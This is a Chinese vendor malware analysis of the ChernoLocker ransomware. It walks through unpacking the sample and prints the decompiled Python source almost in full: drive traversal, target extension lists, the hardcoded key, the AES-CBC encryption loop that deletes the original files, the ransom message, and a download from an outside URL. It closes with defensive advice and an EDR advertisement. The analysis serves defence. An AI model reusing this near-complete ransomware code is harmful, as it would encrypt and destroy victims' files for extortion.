ChernoLocker 勒索病毒样本分析


病毒概述

近日，天融信 EDR 安全团队捕获病毒样本。黑客利用社工方式诱骗受害人点击下载文件，点击文件后，病毒伪装为.NET Framework 报错，开始加密，用空格填充文件内容对齐为 16 的倍数，采用 aes 方式加密文件内容，最后弹出勒索信息。


天融信 EDR 可精确检测并查杀该木马，有效阻止事件蔓延。

病毒分析


收到样本，用侦壳软件打开，没有壳，查看文件熵值，判断可能存在加密数据




查看文件，疑似调用 python27.dll 推测可能为 python 打包程序



将 exe 解压为 pyc 文件



将 pyc 文件转换为 py 文件



读取病毒代码进行分析


```
if __name__ == '__main__':
    Main()                          //程序主函数
```

病毒整体的流程

```
def Main():
    win32ui.MessageBox('To run this application, you must install one of the following\nversions of the .NET Framework:\nv4.5.030319', '.NET Framework
    Initialization Error')
    getSmallFiles()   //加密文档类文件
    getBigFiles()     //加密视频类文件
    url =                           //黑客的图片  https://platinumdatasolutionsltd.co.ke/wp-content/uploads/2018/11/landing-screenshot-img-9-768.jpg
    f.decrypt('gAAAAABd5uHecSzXalJbhS48cQlhKynkcDotLAv8c3TD0jBkUvDQb-Z5snS7XgONHXqiNd5Czd94vCQix280kyHSjNnAwzg166vYj_-YyTtPnNxTN3YjP-tZdQtdlbqelWyRwrD-2m0xvruurd37Cb
    HVSf2cTy-yCDCTN-MadtvLITlVisEFMcKstpwHOUi-KV6YZ-7HmWcz2aaBlWmgSDNs_SN2buoKTg==')
    webbrowser.open_new_tab(url)   //下载图片，之后弹框显示勒索信息
    win32ui.MessageBox("All Your Files have now been encrypted with the strongest encryption\nYou need to purchase the encryption key otherwise\nyou won't recover
    your files\nRead the Browser tab on ways to recover your files\nMake Sure you dont loose this Email as you it will be loosing it will be fatal \nWrite it in a
    notepad and keep it safe \nEmail: filelocker@protonmail.ch", 'YOUR FILES HAVE BEEN ENCRYPTED')
    location = os.path.expanduser('~\\Desktop')                    //获取桌面的绝对路径
    urllib.urlretrieve(url, location + '\\landing-screenshot-img-9-768.jpg')     //将图片下载到桌面上并起名为 landing-screenshot-img-9-768.jpg
```

显示.NET Framework 报错

```
win32ui.MessageBox('To run this application, you must install one of the following\nversions of the .NET Framework:\nv4.5.030319', '.NET Framework
Initialization Error')
getSmallFiles()   //加密文档类文件
```



用 fernet 加密做混淆

```
from cryptography.fernet import Fernet
keys = 'ZAqf7CFFiV12b8F5X1D8BrOtbolosji4arddV3BAHeM='   //解密秘钥
f = Fernet(keys)                                        //使用fernet算法进行加解密
password = 'Um3uMI3W@MAm@'
```

首先加密 ppt 等文档类文件

```
def getSmallFiles():
    smallList =    //使用fernet算法进行解密 ，结果为 ['.ppt', '.png', '.xlsx', '.pptx', '.jpeg', '.jpg', '.ai', '.css', '.aep', '.xls', '.veg', '.doc', '.pdf',
    '.mdb', '.psd', '.prproj', '.txt', '.docx', '.cdr', '.eps', '.html','.JPG']
    f.decrypt('gAAAAABd6CQfGPHO4hEsd5rp9RzkyxjjAaHyiPDUC5C7xhJi0tQeJHFnDAmgCQvauidli2IsP6UUKB9JVbuqh_y26sbxHAi4kampIE9z5kxnSU1fq7xlHiaOR8f-pF2Bz_xrsWAVkNcf14c818uz8M
    GPS4MdXwHNeGbC_GzVpJKxXiykYBr1O5jTSgE4RgjJ-_dBazfNkJYdmyoS8FUV5LnVvyrqgfnkM0aBfQZRlxRhJAGlCOy1oqjzJ51AlTh6cH_i4ICvYzO9AyC6N52-GxT9em9L8mFqpD3R2wugQS3W8-vJiSBTGcs
    3MWoYvJ06vdTqyv0RSxWF')
```

获取系统盘符，遍历系统盘符开始加密文件

```
drives = win32api.GetLogicalDriveStrings().split('\x00')[:-1]   //获取系统盘符列表
for drive in drives:
    for root, dirs, files in os.walk(drive):
        for file in files:
            for ext in smallList:
                if file.endswith(ext):                          //如果文件后缀名在列表中(ppt,png等)，那么加密文件
```

将字符串转换为 sha256 作为秘钥

```
def getKey(password):
    hasher = SHA256.new(password.encode('utf-8'))  将秘钥"Um3uMI3W@MAm@" 用sha256转换
    return hasher.digest()
```

开始对文件进行加密，加密完成后

```
try:
    ally = str(os.path.join(root, file))
    encrypt(getKey(password), str(ally))    //用sha256转化过的key加密文件
    os.remove(ally)                         //然后将源文件删除
```

调用加密函数

```
def encrypt(key, filename):                                 //勒索模块，填写加密秘钥和文件
    chunksize = 65536
    outputFile = filename + '(.CHERNOLOCKER)'               //将被加密的文件的后缀名改好
    filesize = str(os.path.getsize(filename)).zfill(16)     //获取文件大小，对齐为16的倍数，为了之后的aes加密做准备
    IV = Random.new().read(16)                              //生成随机的初始化向量
    encryptor = AES.new(key, AES.MODE_CBC, IV)              //采用aes的cbc模式进行加密
    with open(filename, 'rb') as infile:
        with open(outputFile, 'wb') as outfile:
            outfile.write(filesize.encode('utf-8'))
            outfile.write(IV)                               //将初始化向量写入到文件中
            while True:
                chunk = infile.read(chunksize)              //读取文件的65536字节
                if len(chunk) == 0:                         //空文件不加密
                    break
                elif len(chunk) % 16 != 0:                  //如果不是16的倍数，用空格补齐
                    chunk += ' ' * (16 - len(chunk) % 16)
                outfile.write(encryptor.encrypt(chunk))     //最后开始加密文件
```

开始加密视频类的文件

```
def getBigFiles():
    bigList = //使用fernet算法进行解密，结果为['.flv', '.mpg', '.mkv', '.zip', '.avi', '.mp4', '.daa', '.mov', '.iso', '.mp3', '.mpeg', '.wmv', '.zip','.img',
    '.rar']
    f.decrypt('gAAAAABd5uFJ7GcqFyH7KycEkU6KUByL5juVLBI6YCaXlRIUdF7lxCTKRvdhs7aKRVeEGxPIuQartNYphmKCI9oKiGRv8KwZ9B3nrdMJZg1skmr5nGXNvqg4DeiiQNtw3K_WgwZokXFyCm8pp0LEso
    7bnOxn3KDhFUU2zWNImA2ovmT5Bop8sXP57SoiE0aW6lwlueevVu8EAEI_LBQoQqv6ffh18yFc7i_Q_xlUoOIGSLspClpc6o8=')
```

获取系统盘符，遍历加密，如果碰到 flv 等类型的文件，开始加密

```
drives = win32api.GetLogicalDriveStrings().split('\x00')[:-1]  //获取系统盘符列表
for drive in drives:
    for root, dirs, files in os.walk(drive):
        for file in files:
            for ext in bigList:
                if file.endswith(ext):                          //如果文件后缀名在列表中(flv,mpg等)，那么加密文件
```

遍历读取文件，将文件的绝对路径拼接成功后，开始加密文件，加密完成后，释放勒索信

```
try:
    ally = str(os.path.join(root, file))   //用sha256转化过的key加密文件
    encrypt(getKey(password), str(ally))
    os.remove(ally)                        //然后将源文件删除
```


具体加密文件步骤

```
def encrypt(key, filename):                                    //勒索模块，填写加密秘钥和文件
    chunksize = 65536
    outputFile = filename + '(.CHERNOLOCKER)'                  //将被加密的文件的后缀名改好
    filesize = str(os.path.getsize(filename)).zfill(16)        //获取文件大小，对齐为16的倍数，为了之后的aes加密做准备
    IV = Random.new().read(16)                                 //生成随机的初始化向量
    encryptor = AES.new(key, AES.MODE_CBC, IV)                 //采用aes的cbc模式进行加密
    with open(filename, 'rb') as infile:
        with open(outputFile, 'wb') as outfile:
            outfile.write(filesize.encode('utf-8'))
            outfile.write(IV)                                  //将初始化向量写入到文件中
            while True:
                chunk = infile.read(chunksize)                 //读取文件的65536字节
                if len(chunk) == 0:                            //空文件不加密
                    break
                elif len(chunk) % 16 != 0:                     //如果不是16的倍数，用空格补齐
                    chunk += ' ' * (16 - len(chunk) % 16)
                outfile.write(encryptor.encrypt(chunk))        //最后开始加密文件
```

使用 aes 算法进行加密

```
encryptor = AES.new(key, AES.MODE_CBC, IV)                     //采用aes的cbc模式进行加密
with open(filename, 'rb') as infile:
    with open(outputFile, 'wb') as outfile:
        outfile.write(filesize.encode('utf-8'))
        outfile.write(IV)                                      //将初始化向量写入到文件中
        while True:
            chunk = infile.read(chunksize)                     //读取文件的65536字节
            if len(chunk) == 0:                                //空文件不加密
                break
            elif len(chunk) % 16 != 0:                         //如果不是16的倍数，用空格补齐
                chunk += ' ' * (16 - len(chunk) % 16)
            outfile.write(encryptor.encrypt(chunk))            //最后开始加密文件
```

加密完成后，释放勒索信息




```
win32ui.MessageBox("All Your Files have now been encrypted with the strongest encryption\nYou need to purchase the encryption key otherwise\nyou won't recover your files\nRead the Browser tab on ways to recover your files\nMake Sure you dont loose this Email as you it will be loosing it will be fatal \nWrite it in a notepad and keep it safe \nEmail: filelocker@protonmail.ch", 'YOUR FILES HAVE BEEN ENCRYPTED')
location = os.path.expanduser('~\\Desktop')                    //获取桌面的绝对路径
```

联网下载图片

hxxps://platinumdatasolutionsltd.co.ke/wp-content/uploads/2018/11/landing-screenshot-img-9-768.jpg

```
url =                                                          //黑客的图片  https://platinumdatasolutionsltd.co.ke/wp-content/uploads/2018/11/landing-screenshot-img-9-768.jpg
f.decrypt('gAAAAABd5uHecSzXalJbh548cQlhKynkcDotLAv8c3TD0jBkUvDQb-Z5snS7XgONHXqiNd5Czd94vCQix280kyHSjNnAwzgl66vYj_-YyTtPnNxTN3YjP-tZdQtdlbqelWyRwrD-2m0xvruurd37CbHVSf2cTy-yCDCTN-MadttLITlVisEFMcKstpwHOUi-KV6YZ-7MmWcz2aaBlWmgSDNs_SN2buoKTg==')
webbrowser.open_new_tab(url)    //下载图片，之后弹框显示勒索信息
win32ui.MessageBox("All Your Files have now been encrypted with the strongest encryption\nYou need to purchase the encryption key otherwise\nyou won't recover your files\nRead the Browser tab on ways to recover your files\nMake Sure you dont loose this Email as you it will be loosing it will be fatal \nWrite it in a notepad and keep it safe \nEmail: filelocker@protonmail.ch", 'YOUR FILES HAVE BEEN ENCRYPTED')
```

获取桌面路径，将图片下载到桌面上保存为 landing-screenshot-img-9-768.jpg

```
location = os.path.expanduser('~\\Desktop')                                    //获取桌面的绝对路径
urllib.urlretrieve(url, location + '\\landing-screenshot-img-9-768.jpg')       //将图片下载到桌面上并起名为 landing-screenshot-img-9-768.jpg
```

防护建议

针对病毒，可通过以下三种方式进行防御或查杀：

1. 下载安装天融信 EDR 防御软件并进行全盘扫描查杀，即可清除该木马。
2. 更改系统及应用使用的默认密码，配置高强度密码认证，并定期更新密码。
3. 及时修复系统及应用漏洞。

天融信 EDR 获取方式

- 天融信 EDR 企业版试用：可通过天融信各地分公司获取（查询网址：http://www.topsec.com.cn/contact/）
- 天融信 EDR 单机版下载地址：http://edr.topsec.com.cn